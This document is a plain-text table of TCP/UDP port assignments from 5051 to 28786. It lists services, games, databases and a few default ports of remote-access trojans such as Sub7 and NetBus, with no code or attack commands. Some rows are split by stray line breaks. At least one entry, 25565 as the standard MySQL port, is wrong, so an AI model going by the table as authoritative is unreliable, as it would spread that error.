5051	TCP		ita-agent Symantec Intruder Alert	Official
5060	TCP	UDP	Session Initiation Protocol (SIP)	Official
5061	TCP		Session Initiation Protocol (SIP) over TLS	Official
5070	TCP		Binary Floor Control Protocol (BFCP),[51] published as RFC 4582, is a protocol that allows for an additional video channel (known as the content channel) alongside the main video channel in a video-conferencing call that uses SIP. Also used for Session Initiation Protocol (SIP) preferred port for PUBLISH on SIP Trunk to Cisco Unified Presence Server (CUPS)	Unofficial
5082	TCP	UDP	Qpur Communication Protocol	Official
5083	TCP	UDP	Qpur File Protocol	Official
5084	TCP	UDP	EPCglobal Low Level Reader Protocol (LLRP)	Official
5085	TCP	UDP	EPCglobal Low Level Reader Protocol (LLRP) over TLS	Official
5093		UDP	SafeNet, Inc Sentinel LM, Sentinel RMS, License Manager, Client-to-Server	Official
5099	TCP	UDP	SafeNet, Inc Sentinel LM, Sentinel RMS, License Manager, Server-to-Server	Official
5104	TCP		IBM Tivoli Framework NetCOOL/Impact HTTP Service	Unofficial
5106	TCP		A-Talk Common connection	Unofficial
5107	TCP		A-Talk Remote server connection	Unofficial
5108	TCP		VPOP3 Mail Server Webmail	Unofficial
5109	TCP	UDP	VPOP3 Mail Server Status	Unofficial
5110	TCP		ProRat Server	Unofficial

5121	TCP		Neverwinter Nights	Unofficial
5150	TCP	UDP	ATMP Ascend Tunnel Management Protocol	Official
5150	TCP	UDP	Malware Cerberus RAT	Unofficial
5151	TCP		ESRI SDE Instance	Official
5151		UDP	ESRI SDE Remote Start	Official
5154	TCP	UDP	BZFlag	Official
5176	TCP		ConsoleWorks default UI interface	Unofficial
5190	TCP		ICQ and AOL Instant Messenger	Official
5222	TCP		Extensible Messaging and Presence Protocol (XMPP) client connection	Official
5223	TCP		Extensible Messaging and Presence Protocol (XMPP) client connection over SSL	Unofficial
5246		UDP	Control And Provisioning of Wireless Access Points (CAPWAP) CAPWAP control	Official
5247		UDP	Control And Provisioning of Wireless Access Points (CAPWAP) CAPWAP data	Official
5269	TCP		Extensible Messaging and Presence Protocol (XMPP) server connection	Official
5298	TCP	UDP	Extensible Messaging and Presence Protocol (XMPP) JEP-0174: Link-Local Messaging / XEP-0174: Serverless Messaging	Official
5310	TCP	UDP	Ginever.net data communication port	Unofficial
5311	TCP	UDP	Ginever.net data communication port	Unofficial
5312	TCP	UDP	Ginever.net data communication port	Unofficial
5313	TCP	UDP	Ginever.net data communication port	Unofficial
5314	TCP	UDP	Ginever.net data communication port	Unofficial
5315	TCP	UDP	Ginever.net data communication port	Unofficial
5351	TCP	UDP	NAT Port Mapping Protocol—client-requested configuration for inbound connections through network address translators	Official
5353		UDP	Multicast DNS (mDNS)	Official
5355	TCP	UDP	LLMNR—Link-Local Multicast Name Resolution, allows hosts to perform name resolution for hosts on the same local link (only provided by Windows Vista and Server 2008)	Official
5357	TCP	UDP	Web Services for Devices (WSDAPI) (only provided by Windows Vista, Windows 7 and Server 2008)	Unofficial
5358	TCP	UDP	WSDAPI Applications to Use a Secure Channel (only provided by Windows Vista, Windows 7 and Server 2008)	Unofficial
5402	TCP	UDP	mftp, Stratacache OmniCast content delivery system	Official

			MFTP file sharing protocol	
5405	TCP	UDP	NetSupport Manager	Official
5412	TCP	UDP	IBM Rational Synergy (Telelogic_Synergy) (Continuus CM) Message Router	Official
5421	TCP	UDP	NetSupport Manager	Official
5432	TCP	UDP	PostgreSQL database system	Official
5433	TCP		Bouwsoft file/webserver <http://www.bouwsoft.be>	Unofficial
5445		UDP	Cisco Unified Video Advantage	Unofficial
5450	TCP		OSIsoft PI Server Client Access	Unofficial
5457	TCP		OSIsoft PI Asset Framework Client Access	Unofficial
5458	TCP		OSIsoft PI Notifications Client Access	Unofficial
5495	TCP		Applix TM1 Admin server	Unofficial
5498	TCP		Hotline tracker server connection	Unofficial
5499		UDP	Hotline tracker server discovery	Unofficial
5500	TCP		VNC remote desktop protocol—for incoming listening viewer, Hotline control connection	Unofficial
5501	TCP		Hotline file transfer connection	Unofficial
5517	TCP		Setiqueue Proxy server client for SETI@Home project	Unofficial
5550	TCP		Hewlett-Packard Data Protector	Unofficial
5555	TCP		Freeciv versions up to 2.0, Hewlett-Packard Data Protector, McAfee EndPoint Encryption Database Server, SAP, Default for Microsoft Dynamics CRM 4.0	Unofficial
5556	TCP	UDP	Freeciv	Official
5591	TCP		Default for Tidal Enterprise Scheduler master-Socket used for communication between Agent-to-Master, though can be changed	Unofficial
5631	TCP		pcANYWHEREdata, Symantec pcAnywhere (version 7.52 and later[56])[57] data	Official
5632		UDP	pcANYWHEREstat, Symantec pcAnywhere (version 7.52 and later) status	Official
5656	TCP		IBM Sametime p2p file transfer	Unofficial
5666	TCP		NRPE (Nagios)	Unofficial
5667	TCP		NSCA (Nagios)	Unofficial
5678		UDP	Mikrotik RouterOS Neighbor Discovery Protocol (MNDP)	Unofficial
5721	TCP	UDP	Kaseya	Unofficial
5723	TCP		Operations Manager	Unofficial
5741	TCP	UDP	IDA Discover Port 1	Official
5742	TCP	UDP	IDA Discover Port 2	Official

5800	TCP		VNC remote desktop protocol—for use over HTTP	Unofficial
5814	TCP	UDP	Hewlett-Packard Support Automation (HP OpenView Self-Healing Services)	Official
5850	TCP		COMIT SE (PCR)	Unofficial
5852	TCP		Adeona client: communications to OpenDHT	Unofficial
5900	TCP	UDP	Virtual Network Computing (VNC) remote desktop protocol (used by Apple Remote Desktop and others)	Official
5912	TCP		Default for Tidal Enterprise Scheduler agent-Socket used for communication between Master-to-Agent, though can be changed	Unofficial
5938	TCP	UDP	TeamViewer remote desktop protocol	Unofficial
5984	TCP	UDP	CouchDB database server	Official
5999	TCP		CVSup file update tool	Official
6000	TCP		X11—used between an X client and server over the network	Official
6001		UDP	X11—used between an X client and server over the network	Official
6005	TCP		Default for BMC Software Control-M/Server—Socket used for communication between Control-M processes—though often changed during installation	Official
6005	TCP		Default for Camfrog Chat & Cam Client http://www.camfrog.com	Unofficial
6050	TCP		Brightstor Arcserve Backup	Unofficial
6050	TCP		Nortel Software	Unofficial
6051	TCP		Brightstor Arcserve Backup	Unofficial
6072	TCP		iOperator Protocol Signal Port	Unofficial
6086	TCP		PDTP—FTP like file server in a P2P network	Official
6100	TCP		Vizrt System	Unofficial
6100	TCP		Ventrilo This is the authentication port that must be allowed outbound for version 3 of Ventrilo	Official
6101	TCP		Backup Exec Agent Browser	Unofficial
6110	TCP	UDP	softcm, HP Softbench CM	Official
6111	TCP	UDP	spc, HP Softbench Sub-Process Control	Official
6112		UDP	"dtspcd"—a network daemon that accepts requests from clients to execute commands and launch applications remotely	Official
6112	TCP		"dtspcd"—a network daemon that accepts requests from clients to execute commands and launch applications remotely	Official
6112	TCP		Blizzard's Battle.net gaming service, ArenaNet gaming	Unofficial

			service, Relic gaming sercive	
6112	TCP		Club Penguin Disney online game for kids	Unofficial
6113	TCP		Club Penguin Disney online game for kids	Unofficial
6129	TCP		DameWare Remote Control	Official
6257		UDP	WinMX (see also 6699)	Unofficial
6260	TCP	UDP	planet M.U.L.E.	Unofficial
6262	TCP		Sybase Advantage Database Server	Unofficial
6343		UDP	SFlow, sFlow traffic monitoring	Official
6346	TCP	UDP	gnutella-svc, gnutella (FrostWire, Limewire, Shareaza, etc.)	Official
6347	TCP	UDP	gnutella-rtr, Gnutella alternate	Official
6350	TCP	UDP	App Discovery and Access Protocol	Official
6389	TCP		EMC CLARiiON	Unofficial
6432	TCP		PgBouncer - A connection pooler for PostgreSQL	Official
6444	TCP	UDP	Sun Grid Engine—Qmaster Service	Official
6445	TCP	UDP	Sun Grid Engine—Execution Service	Official
6502	TCP	UDP	Netop Business Solutions - NetOp Remote Control	Unofficial
6503		UDP	Netop Business Solutions - NetOp School	Unofficial
6522	TCP		Gobby (and other libobby-based software)	Unofficial
6523	TCP		Gobby 0.5 (and other libinfinity-based software)	Unofficial
6543		UDP	Paradigm Research & Development Jetnet default	Unofficial
6566	TCP		SANE (Scanner Access Now Easy)—SANE network scanner daemon	Unofficial
6571			Windows Live FolderShare client	Unofficial
6600	TCP		Music Playing Daemon (MPD)	Unofficial
6619	TCP	UDP	odette-ftps, Odette File Transfer Protocol (OFTP) over TLS/SSL	Official
6646		UDP	McAfee Network Agent	Unofficial
6660–6664	TCP		Internet Relay Chat (IRC)	Unofficial
6665–6669	TCP		Internet Relay Chat (IRC)	Official
6679	TCP	UDP	Osorno Automation Protocol (OSAUT)	Official
6679	TCP		IRC SSL (Secure Internet Relay Chat)—often used	Unofficial
6697	TCP		IRC SSL (Secure Internet Relay Chat)—often used	Unofficial
6699	TCP		WinMX (see also 6257)	Unofficial
6702	TCP		Default for Tidal Enterprise Scheduler client-Socket used for communication between Client-to-Master, though can	Unofficial

			be changed	
6771		UDP	Polycom server broadcast	Unofficial
6789	TCP		Datalogger Support Software Campbell Scientific Loggernet Software	Unofficial
6881–6887	TCP	UDP	BitTorrent part of full range of ports used most often	Unofficial
6888	TCP	UDP	MUSE	Official
6888	TCP	UDP	BitTorrent part of full range of ports used most often	Unofficial
6889–6890	TCP	UDP	BitTorrent part of full range of ports used most often	Unofficial
6891–6900	TCP	UDP	BitTorrent part of full range of ports used most often	Unofficial
6891–6900	TCP	UDP	Windows Live Messenger (File transfer)	Unofficial
6901	TCP	UDP	Windows Live Messenger (Voice)	Unofficial
6901	TCP	UDP	BitTorrent part of full range of ports used most often	Unofficial
6902–6968	TCP	UDP	BitTorrent part of full range of ports used most often	Unofficial
6969	TCP	UDP	acmsoda	Official
6969	TCP		BitTorrent tracker	Unofficial
6970–6999	TCP	UDP	BitTorrent part of full range of ports used most often	Unofficial
7000	TCP		Default for Vuze's built in HTTPS Bittorrent Tracker	Unofficial
7001	TCP		Default for BEA WebLogic Server's HTTP server, though often changed during installation	Unofficial
7002	TCP		Default for BEA WebLogic Server's HTTPS server, though often changed during installation	Unofficial
7005	TCP		Default for BMC Software Control-M/Server and Control-M/Agent for Agent-to-Server, though often changed during installation	Unofficial
7006	TCP		Default for BMC Software Control-M/Server and Control-M/Agent for Server-to-Agent, though often changed during installation	Unofficial
7010	TCP		Default for Cisco AON AMC (AON Management Console)	Unofficial
7025	TCP		Zimbra LMTP [mailbox]—local mail delivery	Unofficial
7047	TCP		Zimbra conversion server	Unofficial
7133	TCP		Enemy Territory: Quake Wars	Unofficial
7144	TCP		Peercast	Unofficial
7145	TCP		Peercast	Unofficial

7171	TCP		Tibia	Unofficial
7306	TCP		Zimbra mysql [mailbox]	Unofficial
7307	TCP		Zimbra mysql [logger]	Unofficial
7312		UDP	Sibelius License Server	Unofficial
7400	TCP	UDP	RTPS (Real Time Publish Subscribe) DDS Discovery	Official
7401	TCP	UDP	RTPS (Real Time Publish Subscribe) DDS User-Traffic	Official
7402	TCP	UDP	RTPS (Real Time Publish Subscribe) DDS Meta-Traffic	Official
7473	TCP	UDP	Rise: The Vieneo Province	Official
7547	TCP	UDP	CPE WAN Management Protocol Technical Report 069	Official
7615	TCP		ISL Online communication protocol	Unofficial
7670	TCP		BrettspielWelt BSW Boardgame Portal	Unofficial
7676	TCP		Aqumin AlphaVision Remote Command Interface	Unofficial
7700		UDP	P2P DC (RedHub)	Unofficial
7777	TCP		iChat server file transfer proxy	Unofficial
7777	TCP		Oracle Cluster File System 2	Unofficial
7777	TCP		Windows backdoor program tini.exe default	Unofficial
7777	TCP		Xivio.com Chat Server Interface	Unofficial
7778	TCP		Bad Trip MUD	Unofficial
7777-7788		UDP	Unreal Tournament series default server	Unofficial
7777-7788	TCP		Unreal Tournament series default server	Unofficial
7787-7788	TCP		GFI EventsManager 7 & 8	Official
7831	TCP		Default used by Smartlaunch Internet Cafe Administration software	Unofficial
7880	TCP	UDP	PowerSchool Gradebook Server	Unofficial
7915	TCP		Default for YSFlight server	Unofficial
7935	TCP		Fixed port used for Adobe Flash Debug Player to communicate with a debugger (Flash IDE, Flex Builder or fdb).	Unofficial
7937-9936	TCP	UDP	EMC^2 (Legato) Networker or Sun Solcitice Backup	Official
8000		UDP	iRDMI (Intel Remote Desktop Management Interface)—sometimes erroneously used instead of port 8080	Official
8000	TCP		iRDMI (Intel Remote Desktop Management Interface)—sometimes erroneously used instead of port 8080	Official
8000	TCP		Commonly used for internet radio streams such as those using SHOUTcast	Unofficial

8001	TCP		Commonly used for internet radio streams such as those using SHOUTcast	Unofficial
8002	TCP		Cisco Systems Unified Call Manager Intercluster	Unofficial
8008	TCP		HTTP Alternate	Official
8008	TCP		IBM HTTP Server administration default	Unofficial
8009	TCP		ajp13—Apache JServ Protocol AJP Connector	Unofficial
8010	TCP		XMPP File transfers	Unofficial
8011-8014	TCP		HTTP/TCP Symon Communications Event and Query Engine	Unofficial
8074	TCP		Gadu-Gadu	Unofficial
8078	TCP	UDP	Default port for most Endless Online-based servers	Unofficial
8080	TCP		HTTP alternate (http_alt)—commonly used for Web proxy and caching server, or for running a Web server as a non-root user	Official
8080	TCP		Apache Tomcat	Unofficial
8080		UDP	FilePhile Master/Relay	Unofficial
8081	TCP		HTTP alternate, VibeStreamer, e.g. McAfee ePolicy Orchestrator (ePO)	Unofficial
8086	TCP		HELM Web Host Automation Windows Control Panel	Unofficial
8086	TCP		Kaspersky AV Control Center	Unofficial
8087	TCP		Hosting Accelerator Control Panel	Unofficial
8087	TCP		Parallels Plesk Control Panel	Unofficial
8087		UDP	Kaspersky AV Control Center	Unofficial
8089	TCP		Splunk Daemon	Unofficial
8090	TCP		HTTP Alternate (http_alt_alt)—used as an alternative to port 8080	Unofficial
8100	TCP		Console Gateway License Verification	Unofficial
8116		UDP	Check Point Cluster Control Protocol	Unofficial
8118	TCP		Privoxy—advertisement-filtering Web proxy	Official
8123	TCP		Polipo Web proxy	Official
8192	TCP		Sophos Remote Management System	Unofficial
8193	TCP		Sophos Remote Management System	Unofficial
8194	TCP		Sophos Remote Management System	Unofficial
8200	TCP		GoToMyPC	Unofficial
8222	TCP		VMware Server Management User Interface (insecure Web interface). See also port 8333	Unofficial
8243	TCP	UDP	HTTPS listener for Apache Synapse	Official
8280	TCP	UDP	HTTP listener for Apache Synapse	Official

8291	TCP		Winbox—Default on a MikroTik RouterOS for a Windows application used to administer MikroTik RouterOS	Unofficial
8303		UDP	Teeworlds Server	Official
8332	TCP		Bitcoin JSON-RPC server	Unofficial
8333	TCP		Bitcoin	Unofficial
8333	TCP		VMware Server Management User Interface (secure Web interface). See also port 8222	Unofficial
8400	TCP	UDP	cvp, Commvault Unified Data Management	Official
8442	TCP	UDP	CyBro A-bus, Cybrotech Ltd.	Official
8443	TCP		SW Soft Plesk Control Panel, Apache Tomcat SSL, Promise WebPAM SSL, McAfee ePolicy Orchestrator (ePO)	Unofficial
8484	TCP	UDP	MapleStory	Unofficial
8500	TCP	UDP	ColdFusion Macromedia/Adobe ColdFusion default and Duke Nukem 3D—default	Unofficial
8501	TCP		[2] DukesterX —default	Unofficial
8601	TCP		Wavestore CCTV protocol	Unofficial
8602	TCP	UDP	Wavestore Notification protocol	Unofficial
8691	TCP		Ultra Fractal default server port for distributing calculations over network computers	Unofficial
8701		UDP	SoftPerfect Bandwidth Manager	Unofficial
8702		UDP	SoftPerfect Bandwidth Manager	Unofficial
8767		UDP	TeamSpeak—default	Unofficial
8768		UDP	TeamSpeak—alternate	Unofficial
8880		UDP	cddbp-alt, CD DataBase (CDDB) protocol (CDDBP) alternate	Official
8880	TCP		cddbp-alt, CD DataBase (CDDB) protocol (CDDBP) alternate	Official
8880	TCP		WebSphere Application Server SOAP connector default	Unofficial
8880	TCP		Win Media Streamer to Server SOAP connector default	Unofficial
8881	TCP		Atlasz Informatics Research Ltd Secure Application Server	Unofficial
8882	TCP		Atlasz Informatics Research Ltd Secure Application Server	Unofficial
8883	TCP	UDP	Secure MQ Telemetry Transport (MQTT over SSL)	Official
8887	TCP		HyperVM HTTP	Official
8888	TCP		HyperVM HTTPS	Official
8888		UDP	NewsEDGE server	Official

8888	TCP		NewsEDGE server	Official
8888	TCP		Sun Answerbook dwhttpd server (deprecated by docs.sun.com)	Unofficial
8888	TCP		GNUmp3d HTTP music streaming and Web interface	Unofficial
8888	TCP		LoLo Catcher HTTP Web interface (www.optiform.com)	Unofficial
8888	TCP		D2GS Admin Console Telnet administration console for D2GS servers (Diablo 2)	Unofficial
8888	TCP		Earthland Relams 2 Server (AU1_2)	Unofficial
8888	TCP		MAMP Server	Unofficial
8889	TCP		MAMP Server	Unofficial
8889	TCP		Earthland Relams 2 Server (AU1_1)	Unofficial
8983	TCP		Default for Apache Solr 1.4	Unofficial
9000	TCP		Buffalo LinkSystem Web access	Unofficial
9000	TCP		DBGp	Unofficial
9000	TCP		SqueezeCenter web server & streaming	Unofficial
9000		UDP	UDPCast	Unofficial
9001	TCP	UDP	ETL Service Manager	Official
9001			Microsoft Sharepoint Authoring Environment	Unofficial
9001			cisco-xremote router configuration	Unofficial
9001			Tor network default	Unofficial
9001	TCP		DBGp Proxy	Unofficial
9009	TCP	UDP	Pichat Server—Peer to peer chat software	Official
9030	TCP		Tor often used	Unofficial
9043	TCP		WebSphere Application Server Administration Console secure	Unofficial
9050	TCP		Tor	Unofficial
9051	TCP		Tor	Unofficial
9060	TCP		WebSphere Application Server Administration Console	Unofficial
9080		UDP	glrpc, Groove Collaboration software GLRPC	Official
9080	TCP		glrpc, Groove Collaboration software GLRPC	Official
9080	TCP		WebSphere Application Server HTTP Transport (port 1) default	Unofficial
9090	TCP		Webwasher, Secure Web, McAfee Web Gateway - Default Proxy Port	Unofficial
9090	TCP		Openfire Administration Console	Unofficial
9090	TCP		SqueezeCenter control (CLI)	Unofficial
9091	TCP		Openfire Administration Console (SSL Secured)	Unofficial
9100	TCP		PDL Data Stream	Official

9101	TCP	UDP	Bacula Director	Official
9102	TCP	UDP	Bacula File Daemon	Official
9103	TCP	UDP	Bacula Storage Daemon	Official
9105	TCP	UDP	Xadmin Control Daemon	Official
9110		UDP	SSMP Message protocol	Unofficial
9119	TCP	UDP	MXit Instant Messenger	Official
9191	TCP		Catamount Software - PocketMoney Sync	Unofficial
9293	TCP		Sony PlayStation RemotePlay	Unofficial
9300	TCP		IBM Cognos 8 SOAP Business Intelligence and Performance Management	Unofficial
9303		UDP	D-Link Shareport Share storage and MFP printers	Unofficial
9306	TCP		Sphinx Native API	Official
9312	TCP		Sphinx SphinxQL	Official
9418	TCP	UDP	git, Git pack transfer service	Official
9420	TCP		MooseFS distributed file system—master server to chunk servers	Unofficial
9421	TCP		MooseFS distributed file system—master server to clients	Unofficial
9422	TCP		MooseFS distributed file system—chunk servers to clients	Unofficial
9535	TCP	UDP	mngsuite, LANDesk Management Suite Remote Control	Official
9536	TCP	UDP	laes-bf, IP Fabrics Surveillance buffering function	Official
9561	TCP	UDP	Network Time System Server	Unofficial
9600		UDP	Omron FINS, OMRON FINS PLC communication	Official
9675	TCP	UDP	Spiceworks Desktop, IT Helpdesk Software	Unofficial
9676	TCP	UDP	Spiceworks Desktop, IT Helpdesk Software	Unofficial
9695		UDP	CCNx	Official
9800	TCP	UDP	WebDAV Source	Official
9800			WebCT e-learning portal	Unofficial
9875	TCP		Club Penguin Disney online game for kids	Unofficial
9898		UDP	MonkeyCom	Official
9898	TCP		MonkeyCom	Official
9898	TCP		Tripwire—File Integrity Monitoring Software	Unofficial
9987		UDP	TeamSpeak 3 server default (voice) port (for the conflicting service see the IANA list)	Unofficial
9996	TCP	UDP	The Palace "The Palace" Virtual Reality Chat software.—5	Official
9999			Hydranode—edonkey2000 TELNET control	Unofficial
9999	TCP		Lantronix UDS-10/UDS100 RS-485 to Ethernet Converter TELNET control	Unofficial

9999			Urchin Web Analytics	Unofficial
10000			Webmin—Web-based Linux admin tool	Unofficial
10000			BackupExec	Unofficial
10000			Ericsson Account Manager (avim)	Unofficial
10001	TCP		Lantronix UDS-10/UDS100 RS-485 to Ethernet Converter default	Unofficial
10008	TCP	UDP	Octopus Multiplexer, primary port for the CROMP protocol, which provides a platform-independent means for communication of objects across a network	Official
10009	TCP	UDP	Cross Fire, a multiplayer online First Person Shooter	Unofficial
10010	TCP		Open Object Rexx (ooRexx) rxapi daemon	Official
10017			AIX,NeXT, HPUX—rexd daemon control	Unofficial
10024	TCP		Zimbra smtp [mta]—to amavis from postfix	Unofficial
10025	TCP		Zimbra smtp [mta]—back to postfix from amavis	Unofficial
10050	TCP	UDP	Zabbix-Agent	Official
10051	TCP	UDP	Zabbix-Trapper	Official
10113	TCP	UDP	NetIQ Endpoint	Official
10114	TCP	UDP	NetIQ Qcheck	Official
10115	TCP	UDP	NetIQ Endpoint	Official
10116	TCP	UDP	NetIQ VoIP Assessor	Official
10200	TCP		FRISK Software International's *fpscand* virus scanning daemon for Unix platforms	Unofficial
10200	TCP		FRISK Software International's *f-protd* virus scanning daemon for Unix platforms	Unofficial
10201–10204	TCP		FRISK Software International's *f-protd* virus scanning daemon for Unix platforms	Unofficial
10308			Lock-on: Modern Air Combat	Unofficial
10480			SWAT 4 Dedicated Server	Unofficial
10823		UDP	Farming Simulator 2011 Default Server	Unofficial
10891	TCP		Jungle Disk (this port is opened by the Jungle Disk Monitor service on the localhost)	Unofficial
11211			memcached	Unofficial
11235			Savage:Battle for Newerth Server Hosting	Unofficial
11294			Blood Quest Online Server	Unofficial
11371			OpenPGP HTTP key server	Official
11576			IPStor Server management communication	Unofficial
12010	TCP		ElevateDB default database port	Unofficial
12011	TCP		Axence nVision	Unofficial

12012	TCP		Axence nVision	Unofficial
12012	TCP		Audition Online Dance Battle, Korea Server—Status/Version Check	Unofficial
12012		UDP	Audition Online Dance Battle, Korea Server—Status/Version Check	Unofficial
12013	TCP	UDP	Audition Online Dance Battle, Korea Server	Unofficial
12035		UDP	Linden Lab viewer to sim on SecondLife	Unofficial
12222		UDP	Light Weight Access Point Protocol (LWAPP) LWAPP data (RFC 5412)	Official
12223		UDP	Light Weight Access Point Protocol (LWAPP) LWAPP control (RFC 5412)	Official
12345			NetBus—remote administration tool (often Trojan horse). Also used by NetBuster. Little Fighter 2 (TCP).	Unofficial
12489	TCP		NSClient/NSClient++/NC_Net (Nagios)	Unofficial
12975	TCP		LogMeIn Hamachi (VPN tunnel software; also port 32976)—used to connect to Mediation Server (bibi.hamachi.cc); will attempt to use SSL (TCP port 443) if both 12975 & 32976 fail to connect	Unofficial
12998–12999		UDP	Takenaka RDI Mirror World on SecondLife	Unofficial
13000–13050		UDP	Linden Lab viewer to sim on SecondLife	Unofficial
13008	TCP	UDP	Cross Fire, a multiplayer online First Person Shooter	Unofficial
13075	TCP		Default for BMC Software Control-M/Enterprise Manager Corba communication, though often changed during installation	Official
13195-13196	TCP	UDP	Ontolux Ontolux 2D	Unofficial
13720	TCP	UDP	Symantec NetBackup—bprd (formerly VERITAS)	Official
13721	TCP	UDP	Symantec NetBackup—bpdbm (formerly VERITAS)	Official
13724	TCP	UDP	Symantec Network Utility—vnetd (formerly VERITAS)	Official
13782	TCP	UDP	Symantec NetBackup—bpcd (formerly VERITAS)	Official
13783	TCP	UDP	Symantec VOPIED protocol (formerly VERITAS)	Official
13785	TCP	UDP	Symantec NetBackup Database—nbdb (formerly VERITAS)	Official
13786	TCP	UDP	Symantec nomdb (formerly VERITAS)	Official
14439	TCP		APRS UI-View Amateur Radio UI-WebServer	Unofficial
14567		UDP	Battlefield 1942 and mods	Unofficial
15000	TCP		psyBNC	Unofficial
15000	TCP		Wesnoth	Unofficial

15000	TCP		Kaspersky Network Agent	Unofficial
15000	TCP		hydap, Hypack Hydrographic Software Packages Data Acquisition	Official
15000		UDP	hydap, Hypack Hydrographic Software Packages Data Acquisition	Official
15567		UDP	Battlefield Vietnam and mods	Unofficial
15345	TCP	UDP	XPilot Contact	Official
16000	TCP		shroudBNC	Unofficial
16080	TCP		Mac OS X Server Web (HTTP) service with performance cache	Unofficial
16200	TCP		Oracle Universal Content Management Content Server	Unofficial
16250	TCP		Oracle Universal Content Management Inbound Refinery	Unofficial
16384		UDP	Iron Mountain Digital online backup	Unofficial
16567		UDP	Battlefield 2 and mods	Unofficial
17500	TCP		Dropbox LanSync Protocol (db-lsp); used to synchronize file catalogs between Dropbox clients on your local network.	Official
17500		UDP	Dropbox LanSync Discovery (db-lsp-disc); used to synchronize file catalogs between Dropbox clients on your local network; is transmitted to broadcast addresses.	Official
18010	TCP		Super Dancer Online Extreme(SDO-X)—CiB Net Station Malaysia Server	Unofficial
18104	TCP		RAD PDF Service	Official
18180	TCP		DART Reporting server	Unofficial
18200	TCP	UDP	Audition Online Dance Battle, AsiaSoft Thailand Server—Status/Version Check	Unofficial
18201	TCP	UDP	Audition Online Dance Battle, AsiaSoft Thailand Server	Unofficial
18206	TCP	UDP	Audition Online Dance Battle, AsiaSoft Thailand Server—FAM Database	Unofficial
18300	TCP	UDP	Audition Online Dance Battle, AsiaSoft SEA Server—Status/Version Check	Unofficial
18301	TCP	UDP	Audition Online Dance Battle, AsiaSoft SEA Server	Unofficial
18306	TCP	UDP	Audition Online Dance Battle, AsiaSoft SEA Server—FAM Database	Unofficial
18400	TCP	UDP	Audition Online Dance Battle, KAIZEN Brazil Server—Status/Version Check	Unofficial
18401	TCP	UDP	Audition Online Dance Battle, KAIZEN Brazil Server	Unofficial
18505	TCP	UDP	Audition Online Dance Battle, Nexon Server—Status/Version Check	Unofficial
18506	TCP	UDP	Audition Online Dance Battle, Nexon Server	Unofficial

18605	TCP	UDP	X-BEAT—Status/Version Check	Unofficial
18606	TCP	UDP	X-BEAT	Unofficial
19000	TCP	UDP	Audition Online Dance Battle, G10/alaplaya Server—Status/Version Check	Unofficial
19001	TCP	UDP	Audition Online Dance Battle, G10/alaplaya Server	Unofficial
19226	TCP		Panda Software AdminSecure Communication Agent	Unofficial
19283	TCP	UDP	K2 - KeyAuditor & KeyServer, Sassafras Software Inc. Software Asset Management tools	Official
19294	TCP		Google Talk Voice and Video connections	Unofficial
19295		UDP	Google Talk Voice and Video connections	Unofficial
19302		UDP	Google Talk Voice and Video connections	Unofficial
19315	TCP	UDP	KeyShadow for K2 - KeyAuditor & KeyServer, Sassafras Software Inc. Software Asset Management tools	Official
19638	TCP		Ensim Control Panel	Unofficial
19771	TCP	UDP	Softros LAN Messenger	Unofficial
19812	TCP		4D database SQL Communication	Unofficial
19813	TCP		4D database Client Server Communication	Unofficial
19814	TCP		4D database DB4D Communication	Unofficial
19880	TCP		Softros LAN Messenger	Unofficial
19999			DNP - Secure (Distributed Network Protocol - Secure), a secure version of the protocol used in SCADA systems between communicating RTU's and IED's	Official
20000			DNP (Distributed Network Protocol), a protocol used in SCADA systems between communicating RTU's and IED's	Official
20000			Usermin, Web-based user tool	Unofficial
20014	TCP		DART Reporting server	Unofficial
20720	TCP		Symantec i3 Web GUI server	Unofficial
21001	TCP		AMLFilter, AMLFilter Inc. amlf-admin default port	Unofficial
21011	TCP		AMLFilter, AMLFilter Inc. amlf-engine-01 default http port	Unofficial
21012	TCP		AMLFilter, AMLFilter Inc. amlf-engine-01 default https port	Unofficial
21021	TCP		AMLFilter, AMLFilter Inc. amlf-engine-02 default http port	Unofficial
21022	TCP		AMLFilter, AMLFilter Inc. amlf-engine-02 default https port	Unofficial
22136	TCP		FLIR Systems Camera Resource Protocol	Unofficial
22222	TCP		Davis Instruments, WeatherLink IP	Unofficial

22347	TCP	UDP	WibuKey, WIBU-SYSTEMS AG Software protection system	Official
22350	TCP	UDP	CodeMeter, WIBU-SYSTEMS AG Software protection system	Official
23073			Soldat Dedicated Server	Unofficial
23399			Skype Default Protocol	Unofficial
23513			Duke Nukem 3D#Source code Duke Nukem Ports	Unofficial
24444			NetBeans integrated development environment	Unofficial
24465	TCP	UDP	Tonido Directory Server for Tonido which is a Personal Web App and P2P platform	Official
24554	TCP	UDP	BINKP, Fidonet mail transfers over TCP/IP	Official
24800			Synergy: keyboard/mouse sharing software	Unofficial
24842			StepMania: Online: *Dance Dance Revolution* Simulator	Unofficial
25000	TCP		Teamware Office standard client connection	Official
25003	TCP		Teamware Office client notifier	Official
25005	TCP		Teamware Office message transfer	Official
25007	TCP		Teamware Office MIME Connector	Official
25010	TCP		Teamware Office Agent server	Official
25565			Minecraft Dedicated Server	Unofficial
25565			MySQL Standard MySQL port	Unofficial
25826		UDP	collectd default port	Unofficial
25888		UDP	Xfire (Firewall Report, UDP_IN) IP Address (206.220.40.146) resolves to gameservertracking.xfire.com. Use unknown.	Unofficial
25999	TCP		Xfire	Unofficial
26000		UDP	id Software's *Quake* server	Official
26000	TCP		id Software's *Quake* server	Official
26000	TCP		CCP's EVE Online Online gaming MMORPG	Unofficial
26900	TCP		CCP's EVE Online Online gaming MMORPG	Unofficial
26901	TCP		CCP's EVE Online Online gaming MMORPG	Unofficial
27000		UDP	(through 27006) id Software's *QuakeWorld* master server	Unofficial
27000-27009	TCP		FlexNet Publisher's License server (from the range of default ports)	Unofficial
27010			Source engine dedicated server port	Unofficial
27014			Source engine dedicated server port (rare)	Unofficial
27015			GoldSrc and Source engine dedicated server port	Unofficial
27016			Magicka server port	Unofficial
27017			mongoDB server port	Unofficial

27374			Sub7 default.	Unofficial
27500		UDP	(through 27900) id Software's *QuakeWorld*	Unofficial
27888		UDP	Kaillera server	Unofficial
27900-27901			Nintendo Wi-Fi Connection	Unofficial
27901		UDP	(through 27910) id Software's *Quake II* master server	Unofficial
27960		UDP	(through 27969) Activision's *Enemy Territory* and id Software's *Quake III Arena*, *Quake III* and *Quake Live* and some ioquake3 derived games	Unofficial
28000			Bitfighter Common/default Bitfighter Server	Unofficial
28001			Starsiege: Tribes Common/default Tribes v.1 Server	Unofficial
28395	TCP		www.SmartSystemsLLC.com Used by Smart Sale 5.0	Unofficial
28785		UDP	Cube 2 Sauerbraten	Unofficial
28786		UDP	Cube 2 Sauerbraten Port 2	Unofficial
